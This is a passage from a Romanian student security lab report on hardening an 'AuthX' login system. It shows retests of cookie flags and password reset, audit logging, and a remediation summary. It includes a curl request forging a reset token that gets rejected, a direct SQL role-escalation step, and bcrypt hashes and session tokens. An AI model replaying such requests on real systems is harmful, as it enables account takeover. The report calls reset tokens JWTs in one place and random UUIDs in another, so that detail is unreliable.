< Set-Cookie: authx_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiVVNFUlIsImV4cCI6MTc3NzQwNjc0NX0.Wx2JXVMw5Z96r5o0fUzCuWg8Z273N3J7Aw21FMCCqRA; HttpOnly; Path=/; SameSite=Lax
mihai@mihai:~$
```

Figura 15: Observam ca acum sunt prezente flag-urile HttpOnly si SameSite=Lax

6.6 Retest 4.6: Resetare Parola

Mecanismul de resetare a parolei a fost rescris complet. Token-urile predictibile in clar au fost inlocuite cu **JSON Web Tokens (JWT)** semnate criptografic cu cheia secreta a serverului si avand o durata de viata stricta (TTL) de 15 minute.

Libraria backend valideaza nu doar formatul, ci si semnatura HMAC a token-ului. Incercarea de a trimite un token fals sau formatat in stilul aplicatiei v1 este interceptata de clauza `except jwt.InvalidTokenError:`.

```
mihai@mihai:~$ curl -i -X POST http://localhost:5000/reset-password \
  -H "Content-Type: application/json" \
  -d '{"token": "reset-victima@deskly.com", "new_password": "hacked123"}'
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.10.12
Date: Tue, 28 Apr 2026 19:20:55 GMT
Content-Type: application/json
Content-Length: 69
Connection: close

{
  "message": "Token invalid sau manipulat.",
  "status": "error"
}
mihai@mihai:~$
```

Figura 16

7 Audit, Monitorizare si Trasabilitate

Un sistem securizat nu doar previne atacurile, ci le si inregistreaza pentru investigatii ulterioare. In v2 a fost introdusa o functie de Audit Logging care scrie direct in tabelul `audit_logs` din PostgreSQL la fiecare eveniment de securitate relevant.

```
# app_v2.py
def log_audit(user_id, action, resource="auth", ip_address=None):
    cur.execute(
        "INSERT INTO audit_logs (user_id, action, resource, ip_address)"
        " VALUES (%s, %s, %s, %s)",
        (user_id, action, resource, ip_address)
    )
```

Evenimentele inregistrate automat includ: `USER_REGISTERED`, `LOGIN_SUCCESS`, `LOGIN_FAIL_WRONG_PW` `LOGIN_ATTEMPT_LOCKED`, `ACCOUNT_LOCKED`, `VIEW_TICKETS`.

Accesul la log-urile de audit este protejat prin RBAC - numai utilizatorii cu rolul `MANAGER` pot interoga endpoint-ul `/admin/audit`, prin decoratorul `@role_required(['MANAGER'])`.

```
# Acces la audit logs ca MANAGER:
curl http://localhost:5000/admin/audit -b cookies_manager.txt
```

Creati un cont cu rolul `MANAGER` direct in DB (`UPDATE users SET role='MANAGER' WHERE email='...'`), logati-va, apoi accesati `GET /admin/audit`. Capturati raspunsul

JSON cu lista de evenimente de audit, inclusiv `LOGIN_FAIL_WRONG_PWD` si `ACCOUNT_LOCKED` generate de testele anterioare.

```
authx_db=> select * from users;
 id |        email        |                        password_hash                        |  role   |         created_at         | locked
----+---------------------+-------------------------------------------------------------+---------+----------------------------+--------
  2 | hacker@evil.com     | $2b$12$BRh6DP/TohneL/Astf8a4ec16Q1kVLCa/g.GaTwSYhfLZNJs9VN6u | USER    | 2026-04-28 21:43:35.534362 | f
  1 | test@test.com       | $2b$12$mdhs3e8XfgUMrjdYGsHmsO.p7lO8vJArqmPVUWBfK/yitI/RY4jaG | USER    | 2026-04-28 21:43:27.396678 | f
  3 | manager@manager.com | $2b$12$2QW8gS9NZAJ7MVdh46y7oeB7xeqTyZuaqac9DzTPTRt29hz5ZgQb2 | MANAGER | 2026-04-28 22:27:26.325319 | f
(3 rows)

authx_db=>
```

Figura 17: Avem un manager

```
mihai@mihai:~$ curl -i -X POST http://localhost:5000/login   -H "Content-Type: application/json"   -d '{"email": "manager@manager.com", "password": "12345678"}'   -c manager_cookies.txt
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.10.12
Date: Tue, 28 Apr 2026 19:32:15 GMT
Content-Type: application/json
Content-Length: 77
Set-Cookie: authx_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjozLCJyb2xlIjolTUFOQUdFUiIsImV4cCI6MTc3NzQwODMzNX0.MC00h-DT3eyKQcnfg91R_kaZbOwDQc4Mbx3-p0oWGo0; HttpOnly; Path=/; SameSite=Lax
Connection: close

{
  "message": "Login reusit!",
  "role": "MANAGER",
  "status": "success"
}
mihai@mihai:~$
```

Figura 18: Ne logam pe contul de manager

```
}
mihai@mihai:~$ curl -i -X GET http://localhost:5000/admin/audit   -b manager_cookies.txt
```

Activities X-terminal-emulator


```
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 55,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 54,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 53,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 52,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 51,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 50,
    "ip_address": "127.0.0.1",
    "resource": "auth",
    "resource_id": null,
    "timestamp": "Tue, 28 Apr 2026 21:46:51 GMT",
    "user_id": 1
  },
  {
    "action": "LOGIN_ATTEMPT_LOCKED",
    "id": 49,
```

8 Concluzii si Lectii Invatate

Proiectul AuthX a demonstrat practic ciclul complet „Build, Hack & Secure” pe un sistem de autentificare real. Versiunea v1 a ilustrat cum neglijenta in implementarea mecanismelor de baza expune utilizatorii la o gama larga de atacuri, de la brute force trivial pana la account takeover complet prin token predictibil.

Versiunea v2 adreseaza sistematic fiecare vulnerabilitate identificata:

Nr.	**Vulnerabilitate**	**Status v2**	**Mecanism de apărare**
4.1	Password Policy	**Remediat**	Validare lungime min. 8 caractere
4.2	Plain-text passwords	**Remediat**	Bcrypt + salt automat
4.3	Brute Force	**Remediat**	Blocare cont dupa 5 esecuri
4.4	User Enumeration	**Remediat**	Mesaj generic „Credentiale invalide”
4.5	Sesiuni nesigure	**Remediat**	HttpOnly, SameSite, exp 1h
4.6	Reset token predictibil	**Remediat**	UUID random, one-time, exp 15min

Principiile fundamentale aplicate in v2:

- **Principiul celui mai mic privilegiu (Least Privilege)** - fiecare utilizator acceseaza strict resursele necesare rolului sau.
- **Zero Trust** - niciun input de la client nu este considerat sigur fara validare explicita pe server.
- **Defense in Depth** - vulnerabilitatile sunt acoperite prin mai multe straturi de protectie complementare (validare + hash + rate limiting + audit).

- **Fail Securely** - erorile returneaza mesaje generice si nu expun detalii interne ale sistemului.